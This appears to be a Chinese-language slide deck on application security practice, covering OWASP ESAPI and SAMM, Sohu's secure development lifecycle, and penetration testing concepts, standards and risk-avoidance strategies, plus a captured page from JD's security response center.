- 建立强大并有用的安全控制极度困难。给开发人员提供一套标准的安全控制会极大简化应用程序的安全开发过程。OWASP推荐OWASP企业安全API（ESAPI）项目作为安全API的模型，用于创建安全的web应用程序。ESAPI提供多种语言的参考实现，包括Java, .NET, PHP, Classic ASP, Python和Cold Fusion。

安全的 开发周期

- 为了改进企业遵循的应用程序开发流程，OWASP推荐使用《OWASP软件保证成熟模型（SAMM）》。该模型能帮助企业组织制定并实施根据企业面临的特定风险而定制的软件安全战略。


应用程序 安全教育

- OWASP教育项目为培训开发人员的web应用程序安全知识提供了培训材料，并编制了大量OWASP教育演示材料。如果需要实际操作了解漏洞，可以使用OWASP WebGoat, WebGoat.NET, 或者OWASP Broken Web Application项目。如果想了解最新资讯，请参加OWASP AppSec大会，OWASP会议培训，或者本地的OWASP分部会议。

软件安全开发流程

□ SDL

□ Security Development Lifecycle



搜狐SDL流程

从安全测试入手，事件驱动SDL流程。

安全测试

- 黑盒+白盒测试，构建安全漏洞数据库
- 事件驱动SDL流程

安全培训

- 对常见web漏洞原理以及解决方案进行培训

需求分析

- 识别信息，风险评估，制定安全目标以及最低BUG标准

系统设计

- 威胁建模：系统架构概述，分解应用程序，识别风险，识别漏洞
- 反馈《安全机制调查表》

编码实现

- 使用安全API，源代码审计

发布运营


- 上线审核机制，安全监控，BUG跟踪，漏洞管理



软件保证成熟度模型


□ SAMM

□ Software Assurance Maturity Model



软件安全接触点

□ Touch Points



测试人员



渗透测试简介

渗透测试（Penetration Test）是指完全模拟黑客可能使用的攻击技术和漏洞发现技术，对目标系统的安全做深入的探测、分析和验证，发现系统的薄弱环节和可能的入侵途径，从而发现系统存在的深层次安全隐患，并提出针对性加固建议。



风险评估VS.渗透测试

风险评估是检查系统和服务是否存在潜在安全问题的过程，而渗透测试则是通过执行漏洞利用和概念证明（POC）攻击来证明系统确实存在安全隐患。

在信息安全风险评估中，渗透测试是一种常用且非常重要的手段。渗透测试能够模拟黑客行为并提供攻击方式，它比风险评估更近一步。




PTES

- Q: What is this "Penetration Testing Execution Standard"?
- A: It is a new standard designed to provide both businesses and security service providers with a common language and scope for performing penetration testing (i.e. Security evaluations).




相关标准

- 美国
- 信息安全测试和评估技术
指导
- Technical Guide to
Information Security
Testing and
Assessment




相关标准

- 德国
- 渗透测试模型
- 联邦信息安全办公室(BSI)
发布，对于从事和将要从事
渗透测试服务的机构和人员
具有一定参考价值。



相关标准

- OWASP
- 测试指南
- Testing Guide



渗透测试的风险规避

- **时间策略。**为减轻渗透测试造成得压力和预备风险排除时间，一般的安排测试时间在业务量不高的时间段。
- **测试策略。**为了防范测试导致业务的中断，可以不做一些拒绝服务类的测试。非常重要的系统不建议做深入的测试，避免意外崩溃而造成不可挽回的损失；
- **备份策略。**为防范渗透过程中的异常问题，测试的目标系统需要事先做一个完整的数据备份，以便在问题发生后能及时恢复工作。
- **应急策略。**测试过程中，如果目标系统出现无响应、中断或者崩溃等情况，我们会立即中止渗透测试，并配合客户技术人员进行修复处理等。
- **沟通策略。**测试过程中，确定测试人员和客户技术人员的联系方式，便于及时沟通并解决工程中的难点。



企业应急响应





首页

公告

排行榜

抽大奖

积分商城

事件回顾



京东安全应急响应中心

京东安全应急响应中心

1

获奖记录

礼品兑换

Android软件安全与逆向分析

新消息

【JSRC-1】京东安全中心月度公告

提交漏洞


京东安全应急响应中心平台【JSRC - JD Security Response Center】，希望通过此平台与白帽子、安全爱好者建立友好关系，共同建立一个可信的、安全的、可靠的线上购物平台。

我们虽然已经进入第二个十年，但我们依然年轻，每一个新系统以及项目的上线都需要大家在安全中给予关注与反馈。

京东安全应急响应中心更是一个新生儿，在成长的阶段离不开您的提意，如果您有好的建议可[发送邮件至：security@jd.com](mailto:security@jd.com)。

漏洞反馈可使用：[京东账号登陆](#)系统在线提交，或者[微博私信](#)：【新浪、腾讯】与我们联系，我们会快速响应处理您的反馈，同时，按照[奖励计划](#)对您的付出表示感谢！

降低公司安全风险 提高人员安全意识



漏洞分析

